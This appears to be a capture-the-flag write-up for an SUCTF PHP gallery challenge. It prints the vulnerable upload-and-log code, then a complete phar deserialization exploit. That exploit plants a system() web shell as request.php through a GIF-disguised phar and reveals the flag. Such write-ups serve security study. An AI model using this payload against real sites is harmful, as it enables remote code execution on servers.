<meta http-equiv="Content-Type" content="text/html; charset=utf8" />
<title>GALLERY</title>
<link rel="stylesheet" type="text/css" href="demo.css" />
<link rel="stylesheet" href="jquery-ui.css" type="text/css" media="all" />
<link rel="stylesheet" type="text/css" href="fancybox/jquery.fancybox-1.2.6.css"
/>
<script
  src="https://code.jquery.com/jquery-3.3.1.min.js"
  integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="
  crossorigin="anonymous"></script>
<script
  src="http://code.jquery.com/ui/1.12.0-rc.2/jquery-ui.min.js"
  integrity="sha256-55Jz3pBCF8z9jBO1qQ7cIf0L+neuPTD1u7Ytzrp2dqo="
  crossorigin="anonymous"></script>
<script type="text/javascript" src="fancybox/jquery.fancybox-1.2.6.pack.js">
</script>
<script type="text/javascript" src="script.js"></script>
</head>
<body>
<div id="main">
  <h1>Gallery</h1>
    <h2>hello <?=$_SERVER['HTTP_X_FORWARDED_FOR'];?></h2>
  <div id="gallery">

<?php

$stage_width=600;//放大后的图片宽度
$stage_height=400;//放大后的图片高度
$allowed_types=array('jpg','jpeg','gif','png');
$file_parts=array();
$ext='';
$title='';
$i=0;
$i=1;
$pics=$manager->pics();
foreach ($pics as $file)
{
  if($file=='.' || $file == '..') continue;
  $file_parts = explode('.',$file);
  $ext = strtolower(array_pop($file_parts));
  //    $title = implode('.',$file_parts);
  //    $title = htmlspecialchars($title);
  if(in_array($ext,$allowed_types))
  {
    $left=rand(0,$stage_width);
    $top=rand(0,400);
    $rot = rand(-40,40);
    if($top>$stage_height-130 && $left > $stage_width-230)
    {
      $top-=120+130;
      $left-=230;
    }
    /* 输出各个图片: */
    echo '
    <div id="pic-'.($i++).'" class="pic" style="top:'.$top.'px;left:'.$left.'px;background:url(\'http://'.$_SERVER['HTTP_HOST'].':'.$_SERVER["SERVER_PORT"].'/?act=get&pic='.$file.'\') no-repeat 50% 50%; -moz-transform:rotate('.$rot.'deg); -webkit-transform:rotate('.$rot.'deg);">
    <img src="http://'.$_SERVER['HTTP_HOST'].'/?act=get&pic='.$file.'" target="_blank"/>
    </div>';
  }
}
?>
    <div class="drop-box">
    </div>
  </div>
  <div class="clear"></div>
</div>
<div id="modal" title="上传图片">
  <form action="index.php?act=upload" enctype="multipart/form-data" method="post">
  <fieldset>
  <!--  <label for="url">文件: </label>-->
    <input type="file" name="file" id="url"  onfocus="this.select()" />
    <input type="submit" value="上传"/>
  </fieldset>
  </form>
</div>
</body>
</html>
```

```
<?php

class PicManager{
  private $current_dir;
  private $whitelist=['.jpg','.png','.gif'];
  private $logfile='request.log';
  private $actions=[];

  public function __construct($dir){
    $this->current_dir=$dir;
    if(!is_dir($dir))@mkdir($dir);
  }

  private function _log($message){
    array_push($this->actions,'['.date('y-m-d h:i:s',time()).']'.$message);
  }

  public function pics(){
    $this->_log('list pics');
    $pics=[];
    foreach(scandir($this->current_dir) as $item){
      if(in_array(substr($item,-4),$this->whitelist))
        array_push($pics,$this->current_dir."/".$item);
    }
    return $pics;
  }
  public function upload_pic(){
    $this->_log('upload pic');
    $file=$_FILES['file']['name'];
    if(!in_array(substr($file,-4),$this->whitelist)){
      $this->_log('unsafe deal:upload filename '.$file);
      return;
    }
    $newname=md5($file).substr($file,-4);
    move_uploaded_file($_FILES['file']['tmp_name'],$this->current_dir.'/'.$newname);
  }
  public function get_pic($picname){
    $this->_log('get pic');
    if(!file_exists($picname))
      return '';
    $fi=new finfo(FILEINFO_MIME_TYPE);
    $mime=$fi->file($picname);
    header('Content-Type:'.$mime);
    return file_get_contents($picname);
  }

  public function clean(){
    $this->_log('clean');
    foreach(scandir($this->current_dir) as $file){
      @unlink($this->current_dir."/".$file);
    }
  }
  public function __destruct(){
    $fp=fopen($this->current_dir.'/'.$this->logfile,"a");
    foreach($this->actions as $act){
    fwrite($fp,$act."\n");
    }
    fclose($fp);
  }


}

//$pic=new PicManager('./');
//$pic->gen();
```

- 构造 payload

```php
<?php
class PicManager{
  private $current_dir;
  private $whitelist=['.jpg','.png','.gif'];
  private $logfile='request.php';
  private $actions;

  public function __construct($dir){
    $this->actions=['<?php print_r(system("ls -l /var/www/html")); ?>'];
    $this->current_dir=$dir;
    if(!is_dir($dir))@mkdir($dir);
  }

  private function _log($message){
    array_push($this->actions,'['.date('y-m-d h:i:s',time()).']'.$message);
  }

  public function pics(){
    $this->_log('list pics');
    $pics=[];
    foreach(scandir($this->current_dir) as $item){
      if(in_array(substr($item,-4),$this->whitelist))
        array_push($pics,$this->current_dir."/".$item);
    }
    return $pics;
  }
  public function upload_pic(){
    $this->_log('upload pic');
    $file=$_FILES['file']['name'];
    if(!in_array(substr($file,-4),$this->whitelist)){
      $this->_log('unsafe deal:upload filename '.$file);
      return;
    }
    $newname=md5($file).substr($file,-4);
    move_uploaded_file($_FILES['file']['tmp_name'],$this-
>current_dir.'/'.$newname);
  }
  public function get_pic($picname){
    $this->_log('get pic');
    if(!file_exists($picname))
      return '';
    $fi=new finfo(FILEINFO_MIME_TYPE);
    $mime=$fi->file($picname);
    header('Content-Type:'.$mime);
    return file_get_contents($picname);
  }

  public function clean(){
    $this->_log('clean');
    foreach(scandir($this->current_dir) as $file){
      @unlink($this->current_dir."/".$file);
    }
  }
  public function __destruct(){
    $fp=fopen($this->current_dir.'/'.$this->logfile,"a");
    foreach($this->actions as $act){
    fwrite($fp,$act."\n");
    }
    fclose($fp);
  }
}

$phar = new Phar('phar.phar');
$phar -> stopBuffering();
$phar -> setStub('GIF89a'.'<?php __HALT_COMPILER();?>');
$phar -> addFromString('test.txt','test');
$object = new PicManager("/var/www/html/sandbox/b247b73fdd50bcbabfccedcf324c30fe");
$phar -> setMetadata($object);
$phar -> stopBuffering();
```

- php 执行以上文件，生成 phar.phar 改名为 phar.gif，上传，使用 phar:// 访问，之后访问 request.php，得到 flag
- FLAG: SUCTF{phar_s3rial1ze_f4nt4s71C}